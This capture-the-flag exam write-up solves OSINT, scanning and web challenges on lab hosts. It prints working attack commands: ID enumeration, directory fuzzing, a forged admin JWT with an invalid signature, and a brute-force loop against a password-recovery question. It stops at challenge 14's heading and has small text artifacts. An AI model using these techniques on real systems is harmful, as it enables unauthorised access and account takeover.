Hacking Arena

Home exam

Liban Mohamed Hussein

9 October 2026

Contents

Technical information gathering **3**
1. Equinor South America (30 points) . . . 3
2. Colorline (30 points) . . . 4
3. What is this IP? (30 points) . . . 5

Network mapping **5**
4. Detect the version (30 points) . . . 5
5. Mail server (30 points) . . . 6
6. Padawan all ports (40 points) . . . 6

OSINT **7**
7. The meeting (40 points) . . . 7
8. Trust or not to trust? (80 points) . . . 8
9. Bear wash (100 points) . . . 9

Web hacking **11**
10. Beatles song catalogue (40 points) . . . 11
11. The hidden partner (60 points) . . . 12
12. Signature, what's that? (60 points) . . . 13
13. Arenabook (90 points) . . . 15
14. Beatles song catalogue 2 (100 points) . . . 16
15. CVE RCE ABC (120 points) . . . 20

Get in touch with services **23**
16. Git Good (70 points) . . . 23
17. Dark Energy (90 points) . . . 26
18. Challenge No.5 (90 points) . . . 27
19. Don't trust yourself (120 points) . . . 31

SUM: 1,250 points **34**

This write-up presents 19 solved challenges from the categories labelled **home exam**, in the order shown in the exercise overview. The solutions total **1,250 points**, exceeding the required minimum of 1,200 points by **50 points**.

Each exercise includes the full challenge wording recorded in my notes, followed by the method, commands and result. Screenshot placeholders identify the evidence to attach alongside the explanations.

Technical information gathering

1. Equinor South America (30 points)

Find a /24 Equinor range in South America!

Solution. I searched for `Equinor IP info` to identify the autonomous system associated with Equinor. An autonomous system number (ASN) identifies a network operator and can be used to look up its advertised network ranges. I entered the ASN into HackerTarget's **AS IP Lookup** at https://hackertarget.com/as-ip-lookup/ and selected the /24 range recorded in my result.

A /24 IPv4 range contains 256 addresses. The recorded answer was `45.162.124.0/24`. The exact ASN and the ownership/location evidence were not retained in my notes and should be added with the screenshot.




Figure 1: IP info




Figure 2: ASN lookup result

Flag: `45.162.124.0/24`

2. Colorline (30 points)

Which /24 IPv4 network range belongs to Colorline?

Solution. I searched for `Colorline ipinfo` and opened the relevant IPinfo result. I inspected the organisation and network-range information to identify Colorline's /24 prefix, rather than submitting the address of an individual host.




Figure 3: IPinfo record displaying Colorline's organisation name and 193.160.28.0/24, with the page URL visible.

Flag: `193.160.28.0/24`

3. What is this IP? (30 points)

Which car manufacturing company belongs to the following IP: 23.108.103.20

Solution. I entered the address into ViewDNS Reverse IP Lookup:

https://viewdns.info/reverseip/?host=23.108.103.20&t=1

This lookup lists domains associated with the IP address. I reviewed the results for a car manufacturer's domain and identified BYD. A reverse-IP association does not by itself establish ownership of the hosting infrastructure; here it provided the company name requested by the challenge.




Figure 4: Queried IP address and the BYD-related domain in the reverse-IP results.

Flag: `BYD`

Network mapping

4. Detect the version (30 points)

What type of service is running on kenobi.hackingarena.com in the port range 4500-5000?

Solution. I scanned the specified TCP range and enabled service/version detection:

```
nmap -sV -p 4500-5000 --open kenobi.hackingarena.com
```

`-p` limits the scan to the challenge's range, `-sV` probes open ports to identify the running service, and `--open` limits the displayed results to open or potentially open ports. The recorded service was **ProFTPD**. The exact open port and version string were not copied into my notes.




Figure 5: Nmap's output containing the open port and ProFTPD identification.

Flag: `ProFTPD`

5. Mail server (30 points)

Find a mail server with a space TLD in the following range; 5.44.0.0/18 Don't send any packet to any server (except for dns), try to find the right nmap command! The answer is the domain name.

Solution. I used Nmap's list scan to enumerate addresses and obtain reverse-DNS names:

```
nmap -sL --system-dns 5.44.0.0/18 | grep -F '.space'
```

`-sL` lists targets without scanning their ports or performing host discovery. Reverse-DNS lookups are still performed. `--system-dns` uses the operating system's resolver, and `grep -F` selects lines containing the literal suffix `.space`. This meets the task's DNS-only constraint.

The relevant recorded result was:

```
Nmap scan report for mail.senett.space (5.44.44.187)
```




Figure 6: DNS-only command and the result containing mail.senett.space and its IP address.

Flag: `mail.senett.space`

6. Padawan all ports (40 points)

What is the sum of the all open ports at padawan.hackingarena.com? This time not only the regular ports has to be considered. E.g. if only tcp22, tcp80 and tcp443 is open then the answer is 545.

Solution. I scanned the full normal TCP port range:

```
nmap -p- --open padawan.hackingarena.com
```

`-p-` scans ports 1–65535, rather than only the default set of commonly used ports. I added the port numbers marked **open**, obtaining **12,327**. The individual port numbers were not retained in the written notes, so the screenshot and calculation must be added to make this result reproducible.




Figure 7: Complete list of open TCP ports from this command. Add the explicit calculation beneath the image: [port 1] + [port 2] + ... = 12327.

Flag: 12327

OSINT

7. The meeting (40 points)

The counter intelligence captured a message that is flagged as suspicious. “Let’s meet tomorrow at //////utførte.rarere.spurvene at 10. I’ll give you all documents.” Can you help them to find out where the meeting takes place?

This flag is not in any specific format, just text

Solution. The three words separated by dots suggested a what3words location. I opened the address at:

https://what3words.com/utførte.\protect\penalty\z@rarere.\protect\penalty\z@spurvene

I inspected the map and identified the meeting place as **Marienlyst Minigolfpark**. The three-word address identifies a small map square, so the surrounding map provides the place name needed for the answer.




Figure 8: The three-word address, its selected map square and the nearby Marienlyst Minigolfpark labe

Flag: `Marienlyst Minigolfpark`

8. Trust or not to trust? (80 points)

I got this email from one of my students a few years ago, what is the name of the tool?

Hi Laszlo,

I found this cool hacking tool. See the attached picture. I checked the source that it sends with the requests (see the 2nd picture). It's a bit weird, isn't it? Trust or not to trust?

Best regards, Victor Fearson

Hi Victor,

Definitely not :) I've read about it in the local news, and I think I've also heard about it on social media.

Laszlo




Figure 9: Original tool-interface image

Solution. I submitted the tool-interface image to Google reverse image search. I compared the matching results with the graph interface in the supplied image and identified the tool as **Lampyre**. The search was used to identify the software; I did not need to run it.




Figure 10: Reverse-image-search result naming Lampyre.

Flag: `Lampyre`

9. Bear wash (100 points)

I wonder how the bear washing is going. What are they talking about?

● Полковник Серебряков, докладываю: подготовка третьей версии вышла на завершающий этап. После утверждения Главным управлением, согласно результатам испытаний, она вскоре будет готова к применению.

● Понял, майор Ковалёв. Процедуры по протоколу 104 должны соблюдаться строго. Нужно «Медведя надо помыть, а шерсть оставить сухой»!

● Есть. Документация уже подготовлена, необходимые разрешения фиксируем.

● Окончательные поправки обсудим на Кирова.

This flag is not in any specific format, just text

Solution. I first translated the dialogue into English to extract searchable clues. The translation recorded in my notes was:

● Colonel Serebryakov reporting: preparations for the third version have entered the final stage. Once approved by the Main Directorate—based on test results—it will soon be ready for deployment.

● Understood, Major Kovalyov. Procedures under Protocol 104 must be strictly observed. We need to “wash the bear but keep its fur dry”!

● Understood. The documentation is already prepared, and we are logging the necessary authorizations.

● We will discuss the final amendments at the Kirov facility.

I then identified the searchable clues. The relevant references were a “third version”, “Protocol 104”, a “Main Directorate”, and Kirov. I then searched for:

```
third version protocol 104 kirov attack
```

Using those clues, I identified **Industroyer** as the answer recorded in my notes. The precise search result or article used was not retained; it should be added as evidence. The dialogue’s reference to a third version is a challenge clue, not independent evidence of a publicly documented version.




Figure 11: Search result that mentions Industroyer.

Flag: `industroyer`

Web hacking

10. Beatles song catalogue (40 points)

There must be something hidden here: http://r2d2.hackingarena.com:1811

Solution. I fetched the page to inspect its links:

```
curl -s http://r2d2.hackingarena.com:1811/
```

The HTML contained links such as `song.php?songid=1` and album links with larger IDs, including 953, 4553, 2753 and 9053. This suggested that changing the numeric `songid` parameter could reveal entries absent from the visible index.

I enumerated IDs 1–10000 and printed responses containing an opening brace, which appears in the challenge's flag format:

```
for id in $(seq 1 10000); do
  resp=$(curl -s \
    "http://r2d2.hackingarena.com:1811/song.php?songid=$id")
  if printf '%s\n' "$resp" | grep -q '{'; then
    printf '=== id=%s ===\n' "$id"
    printf '%s\n' "$resp"
  fi
done
```

This filter identifies candidate responses; a brace alone does not prove a flag. The recorded successful entry was **3153**, which returned the flag. It can be inspected directly with:

```
curl -s 'http://r2d2.hackingarena.com:1811/song.php?songid=3153'
```



Figure 12: numeric links in the initial HTML and the response for songid=3153 containing the flag.

Flag: `UiO-Hacking-Arena{Lucy 1n the Sky w1th Flags}`

11. The hidden partner (60 points)

Can you find the flag here? http://padawan.hackingarena.com:820

Solution. I inspected the page, then submitted an unusually long value to the `name` field to observe how invalid input was handled:

```
curl -s http://padawan.hackingarena.com:820/
curl -s -X POST \
  -d 'name=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa' \
  http://padawan.hackingarena.com:820/index.php | grep -i error
```

The response disclosed an internal path:

```
Error in name processing /var/www/partnerprocess/process.php
```

This suggested a web-accessible directory named `partnerprocess`. I checked the corresponding URL:

```
curl -s -o /dev/null -w '%{http_code}\n' \
  http://padawan.hackingarena.com:820/partnerprocess/process.php
```

`-o /dev/null` discards the response body, while `-w` prints the HTTP status code. The recorded response was **200**. I then enumerated filenames in that directory using my local wordlist:

```
ffuf \
  -u http://padawan.hackingarena.com:820/partnerprocess/FUZZ \
  -w ~/raft-medium.txt -e .txt,.php,.html
```

`FUZZ` is replaced by each wordlist entry; `-e` also tests the listed extensions. The result included `flag.txt` with status 200. The exact source of `raft-medium.txt` was not recorded; retain the wordlist or add its download URL when completing the evidence.

```
curl -s \
  http://padawan.hackingarena.com:820/partnerprocess/flag.txt
```




Figure 13: Disclosed path, the ffuf hit for flag.txt, and the final response containing the flag.

Flag: `UiO-Hacking-Arena{Err0r_m4ssag4_d1scl0sure}`

12. Signature, what's that? (60 points)

http://hansolo.hackingarena.com:9500/

Moden authentication is usually done with JWTs, which are signed to prevent tampering. But verifying that signature is too much work for me, so I just hope nobody figures out how to change the JWTs...

Maybe https://www.token.dev/ is a problem, but nobody will figure out to use this right?

Anyway, log in as John (username "john", password "lennon") and see if you can manage to trick the flag endpoint into believing you are "admin" instead of "john".

The flag is in the format Hacking-Arena{...}

Solution. I inspected the site and its API description:

```
curl -s -i -L http://hansolo.hackingarena.com:9500/
curl -s http://hansolo.hackingarena.com:9500/openapi?v=default
```

The API exposed `/token?username=X&password=Y` and `/flag`. The flag endpoint expected an `Authorization: Bearer` token. I requested a token using the supplied credentials:

```
TOKEN=$(curl -s \
  'http://hansolo.hackingarena.com:9500/token?username=john&password=lennon')
```

A JWT has three dot-separated parts: header, payload and signature. Decoding my recorded payload showed:

```
{"exp":1791124485,"iat":1791120885,"username":"john"}
```

The payload identifies the user and includes issued-at and expiry timestamps. Encoding these fields does not prevent modification; the server must verify the signature to trust them. For a reproducible Base64URL decoding step, including missing padding, the following prints the payload:

```
python3 - "$TOKEN" <<'PY'
import base64
import sys
part = sys.argv[1].split('.')[1]
print(base64.urlsafe_b64decode(part + '=' * (-len(part) % 4)).decode())
PY
```

I retained the header, changed `username` to `admin`, set a future expiry, and supplied a deliberately invalid signature:

```
header=$(printf '%s' "$TOKEN" | cut -d. -f1)
payload=$(printf '%s' \
  '{"exp":9999999999,"iat":1791120885,"username":"admin"}' \
  | base64 -w0 | tr '+/' '-_' | tr -d '=')
curl -H "Authorization: Bearer $header.$payload.AAAA" \
  http://hansolo.hackingarena.com:9500/flag
```

The successful response showed that the endpoint trusted the modified claim without correctly verifying the token's signature. `AAAA` is not a valid replacement signature; acceptance is the vulnerability demonstrated here.



Figure 14: Modified admin payload and the flag response to the token with the invalid signature.

Flag: `Hacking-Arena{N3v3r_b3l13v3_p30p13_ar3_wh0_th3y_cla1m}`

13. Arenabook (90 points)

Hi, Check out the latest social media platform: http://sidious.hackingarena.com:803 .

Sandra already tried it. :)

Solution. I inspected the site's HTML and navigation, including `/`, `/login/` and `/forgot/`:

```
curl -s -i http://sidious.hackingarena.com:803/
curl -s -X POST -d 'searchexpression=Sandra' \
  http://sidious.hackingarena.com:803/index.php
```

Searching for Sandra revealed **Sandra Erdodisen**, username `serdodisen`. Her bio mentioned family-tree research, Telemark and "343 years". These clues suggested investigating a family-related password-recovery question.

I submitted the username to the forgot-password form:

```
curl -s -i -X POST -d 'user=serdodisen' \
  http://sidious.hackingarena.com:803/forgot/index.php
```

The flow redirected to `/forgot/reminder.php`, which asked for the **place of birth of her grandmother**. I tested Norwegian place names from a local wordlist containing `Vinjastranda`:

```
while IFS= read -r p; do
  resp=$(curl -s --max-time 10 -X POST \
    --data-urlencode "birthplace=$p" \
    http://sidious.hackingarena.com:803/forgot/reminder.php)
  if [ -n "$resp" ] && \
     ! printf '%s\n' "$resp" | grep -q 'incorrect'; then
    printf '=== Candidate: %s ===\n' "$p"
    printf '%s\n' "$resp"
  fi
```

```
done < ~/wordlist.txt
```

`--data-urlencode` preserves spaces and special characters in place names. The filter prints nonempty responses without the usual failure message; I inspected these candidates to distinguish a genuine success from another response. The exact wordlist should be retained alongside the evidence.

The answer **Vinjastranda** caused the page to reveal the password **MyDog NameIsSigurd**. The successful answer can be checked directly:

```
curl -s -X POST --data-urlencode 'birthplace=Vinjastranda' \
  http://sidious.hackingarena.com:803/forgot/reminder.php
curl -s -X POST -d 'user=serdodisen&pass=MyDogNameIsSigurd' \
  http://sidious.hackingarena.com:803/login/index.php
```

Logging in as Sandra returned the flag. The recovery mechanism was vulnerable because a guessable security answer exposed the existing password.



Figure 15: Authenticated page containing the flag.

Flag: `UiO-Hacking-Arena{Sigurd_is_a_flink_bisk}`

14. Beatles song catalogue 2 (100 points)

